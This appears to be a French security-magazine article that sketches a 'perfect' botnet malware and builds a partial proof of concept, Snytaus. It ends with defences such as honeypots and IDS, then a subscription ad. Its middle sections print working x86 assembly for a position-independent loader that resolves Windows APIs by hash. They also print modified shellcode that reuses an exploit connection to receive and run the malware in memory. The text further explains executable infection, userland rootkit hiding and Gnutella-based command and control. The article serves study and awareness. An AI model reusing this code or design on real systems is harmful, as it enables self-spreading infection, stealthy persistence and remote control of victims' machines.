Une grande partie des malwares récents n'est souvent rien d'autre qu'une énième version de vieux templates archi-connus, dont le code source est disponible pour tout un chacun sur certains sites web spécialisés. Beaucoup de ces templates sont des bots IRC mal programmés, instables et à la portabilité limitée, comme par exemple, il y a peu, le très à la mode bot Zotob. C'est pourquoi nous allons vous présenter ici le potentiel que revêt le développement de malwares bien plus dangereux que ceux actuellement en circulation.

L'utopie

Zotob n'est en fait que notre vieille connaissance Mybot/Rbot, avec quelques légères modifications. Comme vecteur d'attaque supplémentaire, l'exploitation du code preuve de concept (PoC) House of Dabus, disponible sur Internet [1] et s'attaquant à la vulnérabilité Plug and Play (MS05-09) a été intégré dans ce bot. Le fait qu'à ce moment-là un grand nombre de machines n'avaient pas encore été mises à jour fit que Zotob réussit à se propager relativement bien. Ce qui a certainement augmenté de manière conséquente la taille du réseau de bots que l'auteur de Zotob contrôlait. Entre-temps, les auteurs présumés ont été arrêtés par la police et l'appât du gain semble avoir été leur motivation première. Par ces variantes de Zotob, le niveau de sécurité d'Internet Explorer a été rabaissé et les attaquants ont gagné de l'argent grâce à des fenêtres popups.

Même si l'on peut encore pour l'instant se sentir rassuré par la relative incompétence des utilisateurs de réseaux de bots [2], un nombre croissant d'individus se rend compte du potentiel financier énorme du malware. Ainsi, des programmeurs de plus en plus chevronnés commencent à s'intéresser au sujet et développent de nouvelles formes. Pour contrer cette tendance, cet article a pour but de concevoir l'un de ces éventuels malwares en vertu de la formule « connais ton ennemi ». Deux objectifs doivent être ainsi atteints : *primo*, motiver au développement de mesures de protection et *secundo*, sensibiliser le lecteur à son besoin de rester très vigilant en la matière .

Objectifs

Fondamentalement, il y a du point de vue de l'attaquant deux moyens de faire de l'argent avec un malware : le vol d'informations (usurpation d'identité) ou le pouvoir par le nombre. La *backdoor* classique existe depuis longtemps : pensons à des joujoux bien connus comme SubSeven, aux fonctions de mouchard d'AgoBot, jusqu'aux réalisations spécialement destinées à l'espionnage industriel [3]. Cette forme de criminalité informatique est très profitable ; les acheteurs d'informations n'ayant en général aucun intérêt à soutenir d'éventuelles poursuites judiciaires. Les conditions préalables ici sont cependant de trouver un marché sûr et discret qui fournit les acheteurs, ou bien d'agir sur commande.

L'autre façon de tirer un gain du malware est le pouvoir par le nombre. C'est aussi l'approche des réseaux de bots classiques. Plus un attaquant a de machines en son pouvoir, plus il dispose de puissance de calcul et de bande passante. Il peut alors les utiliser pour une attaque de type *Distributed Denial-of-Service* (DDoS) ou pour l'envoi de spam .

Bien entendu, les deux méthodes ne s'excluent pas mutuellement. Si l'on ne recherche pas une information en particulier, on peut maximiser ses chances de réussite par le nombre de machines surveillées. Le malware parfait pourrait offrir les mêmes possibilités de vol d'informations que la backdoor spécialisée et, en même temps, infecter un grand nombre d'ordinateurs.

Structure de contrôle

Le modèle client-serveur en étoile est l'une des plus ancienne forme de réseau du monde informatique : pourquoi changer une équipe qui gagne ? Un grand nombre de malwares contrôlés à distance s'appuient aujourd'hui encore sur une organisation centrale. La nature de son implémentation, que ce soit à l'aide d'un serveur IRC ou bien d'un serveur HTTP spécial, importe en fin de compte peu. Si le serveur central « Commande & Contrôle » est désactivé par son administrateur attitré, le réseau de contrôle disparaît totalement.

Cela fait que l'attaquant ne peut plus envoyer d'ordres aux bots et que le réseau de bots est ainsi mis hors d'usage. Fréquemment, les auteurs de malwares se servent de la redondance des systèmes DNS et n'attribuent aucune adresse IP fixe à leurs bots, mais utilisent un nom DNS dynamique. Depuis l'étroite collaboration entre les CERTs et les fournisseurs de DNS, cela ne constitue plus une sécurité suffisante. Bien souvent, le nom DNS dynamique d'un réseau de bots est changé en adresse de classe A (d'après la RFC 1918) quelques heures seulement après sa découverte.

Les réseaux décentralisés sont une possibilité pour assurer la pérennité de la structure de contrôle, mais ils ne constituent cependant pas une solution à chaque cas de figure. Une condition *sine qua none* pour la stabilité d'un réseau décentralisé est soit de disposer d'un grand nombre de pairs (une forte diffusion du malware), soit de bénéficier d'un long temps de connexion des pairs (*peers*) à chaque adressage IP.

Par-delà, une communication par canaux cachés à travers des forums de discussion comme Usenet serait envisageable. Le manque de surveillance de ceux-ci rend le démantèlement de la structure de contrôle plus difficile. Et grâce aux groupes Google, on peut accéder directement par HTTP à Usenet : même les bots résidant derrière un pare-feu coriace pourraient ainsi être éventuellement contactés.

De plus, les réseaux décentralisés nécessitent une authentification de la part de leur créateur, puisque théoriquement, n'importe qui possédant les connaissances suffisantes en protocoles pourraient s'y connecter. La vilaine Eve pourrait par exemple se faire passer pour un malware en attente et ainsi capter un

Georg 'oxff' Wicherski
georg-wicherski@pixel-house.net

mot de passe. Par une écoute passive, elle pourrait également capturer toutes les communications qu'un attaquant effectue sur le réseau.

Pour minimiser les chances de réussite d'une attaque de *sniffing*, les commandes devraient être chiffrées par cryptographie asymétrique, et limitées à un temps donné, pour éviter de subir une attaque de type *replay*. Mais pour cela, du fait des différentes zones de temps et d'éventuelles horloges d'hôtes mal réglées, le malware devrait à chaque démarrage se synchroniser à un serveur NTP, ce qui amènerait à une situation proche d'un DDoS.

Les réseaux décentralisés ne sont guère adaptés pour le cas d'une recherche spécifique d'informations, du fait de leur exigence en matière de taille. En général, le malware utilisé dans ce but ne provoque pas assez d'attention de la part du fournisseur d'accès pour risquer de mettre en péril la structure de contrôle,

Le malware parfait devrait s'organiser dans une structure de contrôle décentralisée, qui reposerait en premier lieu sur un serveur central, jusqu'au moment où il se serait suffisamment répandu pour quitter ce serveur. Une autre possibilité consiste à se servir d'un réseau *peer-to-peer* existant, énorme et ouvert, comme Gnutella. Pour survivre dans un environnement entièrement décentralisé, sans l'aide d'un autre réseau, un malware a besoin de plusieurs milliers d'hôtes.

Mécanismes de diffusion

Que le malware soit dirigé contre quelques victimes précises ou que l'attaquant ne soit intéressé que par une récolte massive, il lui faut tout d'abord mettre un pied dans la porte, c'est-à-dire trouver la première victime. Même dans le cas d'un espionnage informatique ciblé, il peut être utile que le malware se répande sur l'ensemble du réseau local.

La méthode la plus ancienne et la plus répandue est la subversion psychologique (*social engineering*). De par sa complète indépendance de la technique, elle est certainement la plus efficace des procédures, à condition que l'attaque soit précisément pensée. Elle est dans ce cas de figure particulièrement appropriée, permettant d'adapter les textes aux personnes ciblées. Une action de masse ne peut cependant plus être réalisée aujourd'hui, les médias ayant contribué largement à éveiller l'attention de l'utilisateur final.

L'exploitation de vulnérabilités existantes reste beaucoup moins visible pour lui et bien plus fiable en même temps, si l'implémentation technique est correcte. Celles qui autorisent l'exécution distante de code (*remote command execution*) sont bien connues des gros réseaux de bots. La plupart concernent des logiciels très répandus, comme par exemple Microsoft Windows avec MS03-026 ou MS04-011. Cependant, un nouveau problème se retrouve de plus en plus sur le chemin de l'attaquant de nos jours : le routeur familial de base. Dans la configuration standard, aucun port situé sur les clients derrière lui n'est accessible, rendant ainsi toute infection impossible.

C'est pour cela qu'actuellement, un nombre croissant d'exploitations utilise des vulnérabilités dans le *parsing* de formats de fichiers spécifiques ou encore dans des navigateurs Internet établis. Un tel fichier manipulé peut donc être envoyé par e-mail ou placé sur un site web piégé, atteignant ainsi les clients malgré le routeur. Ces exploitations demandent cependant un peu plus de doigté de la part de l'auteur du malware, puisqu'il ne suffit pas ici de seulement recopier le code preuve de concept, mais aussi d'adapter le *shellcode* – un *bindshell* ne lui apportant pas grand-chose dans ce cas (puisqu'il serait à nouveau derrière le routeur).

La méthode classique de diffusion automatisée est l'infection virale d'autres fichiers exécutables. Cependant, celle-ci présente des exigences particulières pour le malware lui-même : il doit pouvoir être capable de s'exécuter à partir de n'importe quelle plage de mémoire.

Il semblerait qu'il n'y ait aujourd'hui aucun malware n'ayant pas un caractère *Proof-of-Concept* et ne se répandant pas de manière virale. Mais justement, l'engouement grandissant du partage de fichiers pourrait bien changer la donne. En utilisant les méthodes de diffusion citées précédemment, et les vulnérabilités de parsing, on peut même programmer un virus qui infecte des fichiers audio ou vidéo [4].

De plus, l'infection virale permet ce que l'on appelle le *worm riding* : si une machine où réside un malware est infectée par un ver se répandant avec succès, celui-ci peut être éventuellement infecté à son tour et ainsi contribuer à la diffusion du malware en question.

Un malware puissant est capable d'utiliser les trois procédures automatisées qui ont été présentées. D'abord, l'exécution distante de code, lui permettant de se répandre dans le réseau local d'un hôte déjà infecté. Ensuite, il doit pouvoir envoyer des fichiers manipulés exploitant la vulnérabilité du parsing vue auparavant pour pouvoir se répandre en dehors de la structure locale. Enfin, une diffusion virale est également un atout : dans la cas de machines déjà mises à jour, ce malware peut profiter de la réussite d'un petit nouveau.

Charge utile

Les fonctionnalités primordiales pour l'espionnage informatique sont celles d'une backdoor classique, à savoir le transfert de fichiers et le *keylogger* (ou enregistreur de touches). Mais le *sniffing* de données sensibles telles que les comptes utilisateurs, voire des communications, est également envisageable.

Une nouvelle ère de l'espionnage s'est ouverte avec le passage de nombreuses firmes à la technique Voice over IP, puisqu'un seul ordinateur compromis autorise quasiment la surveillance de l'ensemble de l'activité [5].

La diffusion massive des malwares a pour résultat de rendre disponible un nombre impressionnant de ressources contrôlables, même si les victimes sont exclusivement des ordinateurs privés.

Par exemple, ces ressources peuvent être utilisées pour des attaques de type DDoS, allant parfois jusqu'à des actes de chantage. Ainsi en ont été victimes plusieurs bureaux de paris en ligne pendant la coupe d'Europe 2004 : s'ils ne payaient pas, le maître-chanteur se chargeait de mettre leurs serveurs hors ligne par attaques DDoS, juste avant les matches [6]. Cependant, tenter de se faire de l'argent de cette manière est très dangereux, puisque les débiteurs sont aussi les victimes et ont tout intérêt à engager des poursuites judiciaires.

À l'inverse de la bande passante, les autres ressources disponibles actuellement restent en grande partie inutilisées. Même si, dans de grandes structures de contrôle de bots, s'offrent en théorie d'énormes ressources de calcul et de stockage, celles-ci sont rarement mises à contribution en pratique.

Employer un espace de stockage alors que la machine infectée peut être à tout moment débusquée, emportant au passage les données qui y sont enregistrées, pose un réel problème. En revanche, l'utilisation des ressources de calcul des ordinateurs infectés pour des opérations de force brute contre des *hashes* MD5, ou n'importe quelle autre activité intense en puissance CPU, est parfaitement envisageable.

La charge utile finalement employée dépendant des objectifs à atteindre, le choix de sa complexité est laissé à son concepteur. C'est pour cela qu'un système modulaire permettant l'ajout de fonctions s'impose pour la création d'un malware sophistiqué.

Mécanismes de protection

Tout le monde n'était pas forcément enchanté d'être victime des malwares et un beau jour apparurent les premières contre-mesures comme les anti-virus et les pare-feu. Dans le songe du malware parfait, elles ne représentent pas une difficulté, mais pas seulement parce qu'il s'agit d'un rêve.

Depuis toujours, les concepteurs de malwares ont été confrontés à des mécanismes de protection à base de signatures, comme la plupart des scanners anti-virus le sont encore aujourd'hui. Ainsi naquit dans un premier temps une réponse simple, celle du polymorphisme, puis ensuite vint le métamorphismee.

Un code polymorphe est, en bref, un code se transformant de lui-même. Cependant, il fut par le passé souvent remplacé par une simple solution à deux composants : le code se chiffre lui-même jusqu'à un *stub* de déchiffrement.

Ce stub de déchiffrement reçoit ensuite différentes instructions et, selon les circonstances, certaines sont remplacées tout en conservant leur sens. Les protections à base de signatures purent rapidement rattraper leur retard, puisque le code après déchiffrement restait le même et était donc identifiable par sa signature.

Les premières techniques de métamorphisme furent développées pour corriger ce problème. Ce concept n'est pas le simple remplacement apparent de valeurs et de stubs dans le code, mais bien la transformation du code original en un nouvel équivalent. Même la logique le générant peut être modifiée si le code résultant est identique [7].

Par exemple, une multiplication par 2 peut être remplacée par un *bitshift* binaire. Le métamorphisme n'est pas une technique simple, puisque le compilateur doit tout d'abord connaître la description du code à produire et un alphabet d'instructions. La description du malware ne doit en aucun cas être statique, sous peine de se heurter à nouveau aux protections à base de signatures. C'est pour cela que cette description n'est autre que le code compilé auparavant.

Une implémentation pleinement métamorphe se doit donc de pouvoir comprendre, interpréter et compiler du code. La plus minime erreur pourrait amener le programme à s'auto-détruire au bout de *x* générations, sans que cela ne soit prévisible .

Le parfait malware pourrait employer le métamorphisme pour protéger le code à proprement parler, le polymorphisme pour ensuite le chiffrer, et à nouveau le métamorphisme pour protéger le stub de déchiffrement.

Un *rootkit* intégré est un moyen pour continuer à se cacher tant des scanners anti-virus que de l'attention humaine. Cela permettrait à un malware complexe d'un côté de rendre invisible le contenu de ses données aux scanners et, de l'autre, dissimuler des processus suspects.

Cette méthode permet également de masquer sur le disque dur des fichiers louches, comme les logs du keylogger ou des DLL supplémentaires nécessaires au malware.

Le code preuve de concept Snytaus

Pour donner un petit aperçu de différents détails techniques, tout en essayant de provoquer une prise de conscience des dangers, nous allons concevoir un petit code preuve de concept qui implémente quelques-unes des méthodes survolées.

Il doit illustrer la possibilité de programmer des malwares encore plus dangereux. Pour éviter une nouvelle vague d'infections, la totalité du code source n'est naturellement pas publiée ici. Le code source complet de Snytaus sera rendu public fin octobre [8].

Design

Puisque l'exigence essentielle d'un protocole indépendant et décentralisé (une grande diffusion) ne peut être satisfaite avec un code PoC, il nous faut d'abord employer un management centralisé. Pour pouvoir contourner la problématique d'une structure de contrôle centrale, un réseau décentralisé va être créé, qui s'organisera cependant à travers le réseau public Gnutella.

Le vecteur d'attaque de l'infection initiale, dépendant des objectifs à atteindre, ne sera pas implémenté dans le malware, mais laissé au choix de l'attaquant. Une bonne option est un mélange de subversion psychologique et d'exploitation des vulnérabilités de parsing de fichiers.

Pour la diffusion dans les réseaux locaux de la victime, l'exploitation de vulnérabilités d'exécution distante de code est à privilégier. Par le passé, l'exploitation de la vulnérabilité **LSASS** [1] s'est trouvée être très fiable et, aujourd'hui encore, elle n'est pas obligatoirement mise à jour dans toutes les zones locales dites « sécurisées ».

La plupart des malwares répandus actuellement se limitent à tenter de devenir résidents dans le système, à s'inscrire dans la base de registre de Windows. Cette procédure n'est absolument

pas fiable, tant que des fonctions étendues de rootkit ne sont pas employées.

Pour contrer cette tendance et proposer une méthode de résidence système bien plus efficace, nous allons retourner à l'infection virale classique. Lors de la contamination initiale de l'hôte, nous n'allons pas juste nous contenter de copier un fichier sur l'ordinateur, mais bien d'infiltrer tous les exécutables présents.

Cela complique terriblement la désinfection de la machine, mais simplifie par contre la détection par des systèmes IDS utilisant des sommes de contrôle. Une exploitation locale et plus récente sera utilisée pour s'approprier les permissions de fichiers nécessaires.

Infection virale et résidence système

La capacité à l'infection virale représente un défi de plus pour notre malware. Le code doit être rédigé sans référence de position, c'est-à-dire en employant exclusivement des adresses de sauts relatives et toujours en préservant un pointeur vers les données de la pile.

Ce PoC sera écrit en C afin de réduire sa complexité. Pour rester flexible par rapport à la position, nous aurons besoin d'un stub en assembleur qui détectera la position du code et chargera les données.

De par ce design, notre malware ressemble plus à un shellcode, après sa compilation, qu'à un fichier binaire. Cela nous permet, selon les circonstances, d'employer le malware directement comme shellcode pour l'exploitation de vulnérabilités lors de l'infection initiale. Par après, cela nous autorise à exécuter directement le code dans le processus fragile, par le biais d'une exploitation de vulnérabilité d'exécution distante de code.

Un stub en assembleur sans référence de position est tout d'abord nécessaire, servant tout autant de point de départ après une infection virale que de shellcode. Celui-ci contient aussi un *cookie* qui nous sera utile plus tard pour le shellcode. Afin de déterminer les adresses des fonctions nécessaires, nous employons une technique de **LSD [9]**, dont nous n'avons pas cité le code ici.

```
[bits 32]

[global loader]
[global getFunctionByHash]

[global g_ulCodeRestoreOffset]

[extern Snytaus]

info_block_size equ 4 + 4 + 8

[section .text]

loader:
        jmp short $+2+4+4
        dd 0xf4b0341e                           ; shellcode cookie
        dd 0xf4b0341e                           ; .

        ; get absolute address of symbol `loader' into edi
        call $+5
        pop edi
        sub edi, 5+2+4+4

        ; get kernel32.dll base address into ebp
        call find_kernel32
        mov ebp, eax

    ; load address of Sleep into esi
        push 0xDB2D49B0
        push ebp
        call getFunctionByHash
        mov esi, eax

    ; get address of CreateThread into eax
        push 0xCA2BD06B
        push ebp
        call getFunctionByHash

        ; call CreateThread with our stub
        mov ebx, edi
        add ebx, snytaus_stub
        xor edx, edx
        push edx
        push edx
        push edi
        push ebx
        push edx
        push edx
        call eax

; following stuff is modified by viral infection code
; the jump to the call to sleep looping code gets NOPed
; the mov's are modified

; this is the shellcode style version which just launches actual
; snytaus without restoring anything and then exits this thread
; fast this thread becomes first original thread in viral code

g_ulCodeRestoreOffset:
        jmp short quit_the_shit

        mov eax, 0x04000000
        jmp eax

; this is actually a sleep loop since code
; may reside on this thread's stack in a shellcode environment
; (in viral environment this won't get reached anyway)

quit_the_shit:
        push 60000
        call esi

        jmp short quit_the_shit


snytaus_stub:
        ; get parameter: location of symbol loader
        mov eax, [esp+4]

        ; reserve place on stack for our info block
        sub esp, info_block_size
        mov ebp, esp
        mov [ebp], eax

        ; push address of kernel32.dll into info block
        call find_kernel32
        mov [ebp + 4], eax

        ; push address of LoadLibraryA into info block
        push 0xEC0E4E8E
        push eax
        call getFunctionByHash
        mov [ebp + 8], eax

        ; push address of CreateThread into info block
```

```
push 0xCA2BD06B
push dword [ebp + 4]
call getFunctionByHash
mov [ebp + 12], eax

; make pointer to info block C function parameter
; and call our C code
push ebp
call Snytaus

; return 0; in thread
xor eax, eax
ret
```

Ce code permet l'écriture dans une quelconque position exécutable grâce à un infecteur de PE classique. Seul le code au niveau de la valeur relative `g_ulCodeRestoreOffset` doit être modifié : le saut doit être désactivé au moyen d'instructions NOP et les instructions Move doivent être complétées avec l'adresse de départ correcte du code original. L'infecteur de PE doit donc s'assurer que le saut s'effectue au début du stub.

Il convient donc de donner à l'infecteur de PE une forme simple, permettant ainsi au rootkit de totalement dissimuler par la suite l'existence du code rajouté.

Polymorphisme simple

De par la conception indépendante de la position du code, il nous est possible de lui adjoindre un polymorphisme simple. Pour cela, il faut encore que deux conditions soient remplies : le stub de chargement principal doit être en mesure de déchiffrer la protection simple du code. Ensuite, l'infecteur de PE doit être capable d'écrire un stub de chargement modifié dans tout nouveau fichier infecté. De nombreux exemples sont visibles en **[10]**.

Les fonctionnalités rootkit

La nature virale de notre code fait qu'il s'en trouve de toutes façons une instance dans chaque nouveau processus créé. C'est un jeu d'enfant d'y implémenter un rootkit Ring3 ou *userland rootkit* (se contentant du niveau de droits utilisateur, à l'opposé d'un rootkit Ring0 ou *kernel land*).Pour pouvoir diriger la fonction correspondante au processus actuel vers notre création, il est seulement nécessaire de patcher dynamiquement son code, à chaque démarrage du malware, par la technique du « API hooking ».

Puisque nous voulons infecter sur l'ordinateur le plus de fichiers exécutables possible, sans pour autant générer de données supplémentaires ou à avoir à modifier des clés dans la base de registre, nous devons modifier les fonctions en charge de l'accès aux données pour rester inaperçu. L'une de ces fonctions emploie un tampon fixe prédéfini dans le programme (`szBuffer[*]`), comme le montre l'exemple suivant :

```
{
  char szBuffer[512];

  fread(szBuffer, 1, 512, pInputFile);
}
```

Où l'on a lu 512 octets du tampon `szBuffer`.

Il est dans ce cas très aisé de modifier les fonctions simples de remplissage de tampon. Il faut seulement vérifier si le fichier auquel on accède est déjà infecté et si ce n'est pas le cas, remplir le tampon avec les fausses données.

Par contre, une autre approche est nécessaire pour les fonctions de genre `memmap()`. Elles chargent la donnée entièrement en mémoire vive et pointent simplement son adresse, comme le montre l'exemple suivant :

```
char * pMyFile = (char *) mmap(0, filesize, 0, 0, pInputFile, 0);
```

On peut avec `pMyFile[512]` directement atteindre le 512e octet ; la donnée est entièrement mappée en mémoire, qui joue le rôle d'un « super-tampon »

Pour pouvoir infecter les fichiers `.exe` comme un virus, notre code doit y être placé à l'intérieur, et au moins un appel de fonction doit en plus être intégré. Nous partons donc ici du principe qu'un fichier non infecté est plus petit que son équivalent contaminé.

Pour rester invisible des scanners, notre code doit être retiré après usage. Ainsi, les fichiers déjà entièrement mappés en mémoire se laissent plus facilement modifier et remplacer en une seule opération que ceux gérés par les fonctions du genre `fread`, où une sorte « d'enregistrement de statut » intermédiaire est nécessaire s'il y a plusieurs tampons.

Exécution distante de code

Pour ne pas se limiter à un seul hôte, mais au contraire se répandre sur l'ensemble du réseau local dès que l'on a pu y mettre pied, une exploitation de vulnérabilité d'exécution distante de code sera intégrée. Puisqu'un grand nombre d'exploitations de vulnérabilités communes sont librement accessibles sur le web, nous nous limiterons ici à un nouveau shellcode et à ce qui se passe après son exécution.

Puisque notre malware n'est pas dépendant d'une position précise de par sa forme virale, il peut donc être directement exécuté dans le nouveau processus. On évite de la sorte la détection due à un processus supplémentaire et, dans le cas d'une exploitation judicieuse, le malware s'exécute directement avec le plus haut niveau de privilèges.

Mais pour cela, Snytaus doit tout d'abord s'introduire dans le système concerné. Il faut donc employer un shellcode qui continue à utiliser la connexion créée par l'exploitation de vulnérabilité pour transmettre le malware et l'exécuter dans la mémoire vive.

Cette technique simple est déjà employée par les shellcodes à deux niveaux (*Two-Staged Shellcodes*) et est considérée comme fiable – notre malware remplit donc ici le rôle d'un shellcode de niveau 2 (*Second Stage*).

La découverte des connexions déjà établies est facile à réaliser : puisque, sous Windows, les descripteurs de fichiers pour les connexions de *sockets* sont des nombres entiers commençant par 1, on peut employer la force brute pour les casser. Il faut seulement tenter de capter sur chaque connexion une petite valeur. Si cela ne fonctionne pas, le compteur sera augmenté d'une unité et utilisé comme nouveau descripteur de socket.

Une fois la connexion débusquée, on peut également recevoir des données de l'exploitation. Dans ce but, un cookie vers lequel on peut *rapidement avancer* doit être conçu et marquer le début de la transmission. Il sera suivi de la longueur du malware en octets pour pouvoir allouer à l'avance la mémoire d'une manière fiable, puis des données dans la foulée.

Comme base, nous nous servirons du shellcode **Re-use** présenté en [11]. Cependant, dans notre cas, nous ne voulons pas qu'un second niveau soit chargé, mais notre malware, bien sûr. Pour cela, le shellcode doit être modifié de la manière suivante :

```
find_fd_loop:
            inc esi
            push edx
            push edx
            push ebp
            push esi
            call edi
            test eax, eax
            pop edx

            jnz find_fd_loop

; >>> end of ripped code

find_fd_checkport:
            ; check source port, modifiy in runtime when sending exploit!s
            cmp word [esi + 0x02], 0xA0A0
            jne find_fd_loop

find_fd_check_finished:
            ; restore stack
            add esp, 0x14

recv_fd:
            ; setup environment, eax contains snytaus size -- modify in runtime!
            ; you might want to round up a bit to leave place for exploit stuff
before cookie
            mov eax, 0x2000
            sub esp, eax
            mov ebp, esp

recv_loop:
            ; ebx=0 and save size
            push eax
            xor ebx, ebx

            ; call recv
            push ebx
            push eax
            push ebp
            push esi
            call edi

            ; finished receiving because of close?
            test eax, eax
            jz recv_finished

            ; get size into ebx, subtract received and loop with remaining
            pop ebx
            sub ebx, eax
            test ebx, ebx
            je recv_finished ; buffer full
            add ebp, eax ; increase buffer pos
            mov eax, ebx
            jmp recv_loop

recv_finished:
            ; all received, search carnary
            cld
            mov esi, ebp
            mov eax, 0xf4b0341e ; (carnary, see loader stub)
            mov ecx, 0x2000                    ; MODIFY IN RUNTIME [+ roundup]!
(snytaus size)

egghunt:
            ; if carnary not found, hangs
            repne scasd
            scasd
            jnz egghunt

            ; start! :)
            jmp esi
```

Structure de contrôle décentralisée

Il est impossible avec un malware PoC de faire fonctionner un réseau décentralisé de plusieurs milliers d'hôtes. Nous allons donc nous tourner vers le réseau public Gnutella, dans lequel on pourra trouver un hôte *Command & Control*.

Les hôtes infectés vont donc se connecter au réseau Gnutella comme clients et lancer une requête de recherche d'après une chaîne de caractères prédéfinie, suffisamment longue et ne risquant pas de provoquer de collision. L'hôte Command & Control répond par un résultat de recherche quelconque, mais comprenant en général son adresse IP et son numéro de port. Grâce à ces informations, le client peut alors se connecter.

Comme le réseau Gnutella n'est pas très stable – beaucoup de clients n'autorisent pas de TTL plus long que quatre – les messages peuvent très facilement se perdre.

C'est pour cela que ce réseau ne peut être directement utilisé comme canal de Command & Control. Pour contourner ce manque de fiabilité, tous les clients qui connaissent déjà l'hôte de Command & Control doivent absolument le citer comme résultat de recherche.

Entre le nœud de contrôle et le client, un protocole propriétaire pourra être employé.

Les fonctions backdoor modulables

Pour être suffisamment flexible, la charge utile ne sera pas intégrée au malware. Elle sera réalisée en tant que librairie dynamique pour chaque ensemble et pourra ainsi être simplement streamée par le protocole de contrôle. Chaque module pourra ensuite être sauvegardé de manière persistante sur le disque dur dans un dossier dissimulé par le rootkit.

De par le manque de fiabilité du routing de Gnutella (souvent un paquet Query ne survit pas plus de quatre pas), celui-ci ne servira en fin de compte qu'à trouver un hôte de Command & Control. Ainsi, le réseau Gnutella remplace dans notre cas les fonctions de DNS.

Mécanismes de défense

Prévention globale

Dans les projets **mwcollect** [12] et **nepenthes** [13], des « pots de miel » (*honeypots*) ont été implémentés, spécialisés dans les malwares. Tous les deux ont développé un démon natif, qui émule des vulnérabilités courantes et ainsi attire les malwares.

Dans l'article « *Collecte et analyse de Malware* » de ce numéro, vous trouverez une introduction à ces deux utilitaires, ainsi que des explications sur les résultats atteints. Issue du projet mwcollect, l'Alliance mwcollect [14] s'est fixée comme objectif d'établir un système d'alerte précoce à l'aide de capteurs répartis dans le monde entier, mais aussi de faire suivre les échantillons ainsi récoltés aux concepteurs d'anti-virus.

Donc, si un nouveau malware s'appuie sur une faille de sécurité déjà identifiée, les chances sont bonnes de pouvoir très rapidement le détecter, si son objectif est la diffusion en masse.

Une autre méthode pour acquérir rapidement de nouvelles signatures est suivie par le projet **Honeycomb [15]**. L'objectif de ce projet est la récolte automatisée de signatures IDS grâce à un pot de miel à faible interaction modifié. Cela permet, quelques heures seulement après l'apparition d'un nouveau malware, de diffuser sa signature et ainsi de freiner considérablement sa propagation.

Il existe encore bien d'autres projets qui observent l'Internet dans de plus grandes proportions et qui espèrent ainsi déceler des anomalies. On peut citer par exemple l'Internet Storm Center (ISC [16]), l'observatoire de réseaux CAIDA [17], l'Internet Motion Sensor [18] ou encore les réseaux Darknets [19]. Tous ces projets observent passivement une grosse portion de l'IP (dans le cas de CAIDA 1/256 de l'adressage IPv4 total) et analysent chaque donnée. À l'aide des informations ainsi gagnées, il est donc possible de déterminer quels dangers sont actuellement gravissimes sur Internet. Par exemple, c'est avec l'observatoire de réseaux de CAIDA qu'a pu être étudié le comportement de Witty Wurm, un ver de mars 2004. De plus, beaucoup de caractéristiques de cette infection ont pu être reconstituées (les machines de première génération infectées ou encore le nombre de disques durs des ordinateurs détournés). De tels systèmes permettent donc de procurer des informations détaillées sur les malwares se répandant et, ainsi, de participer activement au développement de contre-mesures efficaces. Toutefois, cette approche n'est utile que si un malware cherche à se répandre chez un grand nombre de victimes. Si, au contraire, seule une propagation à petite échelle est recherchée, le malware peut très bien se glisser sous l'œil attentif des « Gardiens de l'Internet »...

Défense globale

Les pare-feu sont les plus vieux moyens de défense des zones locales et semblent être les seules protections contre les malwares. Ils servent d'un côté à bloquer les ports entrants, permettant une exploitation de vulnérabilité d'exécution distante de code, et de l'autre, à fermer les ports inutilisés pouvant être détournés pour une connexion à la structure de contrôle. Cependant, les pare-feu ne peuvent contrer les attaques au niveau application et des malwares sophistiqués arrivent à simuler le comportement d'un programme de confiance (comme un navigateur web) pour réussir à contourner le pare-feu.

Les systèmes de prévention d'intrusion (IPS) donnent l'impression à première vue d'offrir une protection suffisante contre les exploitations ; cependant, il s'est avéré par le passé que les signatures pouvaient souvent être contournées. Quoi qu'il en soit, ces systèmes se basent bien souvent sur des parties de shellcode qui seraient de toute manière réécrites pour notre malware parfait. De plus, de nombreux malwares sont souvent introduits par du personnel (par exemple par des collaborateurs externes). Certes, un grand nombre d'IPS proposent pour ces cas-là des signatures génériques pour les protocoles de contrôle courants comme l'IRC par exemple, mais comme vu auparavant, il ne vaut mieux pas s'y fier.

Facteurs particuliers

L'une des mesures de protection les plus efficaces pour Internet dans son ensemble, même si cela semble ridicule à première vue, est tout simplement le routeur de base. De par le fait que les routeurs sont très répandus et que, dans leur configuration standard, ils empêchent tout port externe de se connecter au réseau local, ils peuvent contribuer sérieusement à endiguer la propagation d'un nouveau type de ver. Les exploitations de vulnérabilités d'exécution distante de code ne se laissent tout simplement pas réaliser, puisqu'il est impossible de se connecter aux victimes.

Un autre facteur positif est la mise en place de l'IPv6, qui devrait enfin avoir lieu l'année prochaine. De par l'adressage énorme qu'offre l'IPv6, il sera beaucoup plus difficile de trouver des cibles potentielles par simple scannage aléatoire d'adresses. Les auteurs de malwares devront certainement de plus en plus se convertir aux attaques de parsing de fichiers.

La mesure de sécurité la plus vitale reste cependant toujours le bon sens de l'utilisateur. Même ma mère a entre-temps compris qu'on ne doit tout simplement pas ouvrir les pièces jointes d'un courrier électronique inconnu. Il reste malgré tout encore assez de moyens de s'infecter : parfois seules la visite d'un site web ou la lecture d'un message instantané suffisent. Beaucoup trop d'utilisateurs ne mettent pas à jour leur système assez régulièrement et ouvrent ainsi toutes grandes leurs portes à des auteurs de malwares qui, bien souvent, exploitent des vulnérabilités pourtant déjà corrigées.

Bibliographie

[1] http://www.frsirt.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php

[2] http://www.honeynet.org/papers/bots/

[3] http://www.redherring.com/Article.aspx?a=12214

[4] http://secunia.com/advisories/13269/

[5] http://www.heise.de/security/artikel/59954/1

[6] http://www.heise.de/ct/04/14/048/

[7] http://vx.netlux.org/29a/29a-7/Articles/29A-7.027

[8] http://www.oxff.net/snytaus/

[9] http://www.lsd-pl.net/documents/winasm-1.0.1.pdf

[10] http://vx.netlux.org/vx.php?id=eidx

[11] http://www.hick.org/code/skape/papers/win32-shellcode.pdf

[12] http://www.mwcollect.org/

[13] http://nepenthes.sf.net/

[14] https://alliance.mwcollect.org/

[15] http://www.cl.cam.ac.uk/~cpk25/honeycomb/

[16] http://isc.sans.org/

[17] http://www.caida.org/

[18] http://ims.eecs.umich.edu/

[19] http://www.cymru.com/Darknet/

Abonnez-vous à misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

soit 6 numéros de Misc 1 an de sécurité informatique

= 33 €

~~44,70 €~~
France Metro

Offres de couplage possibles ! voir page 81

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
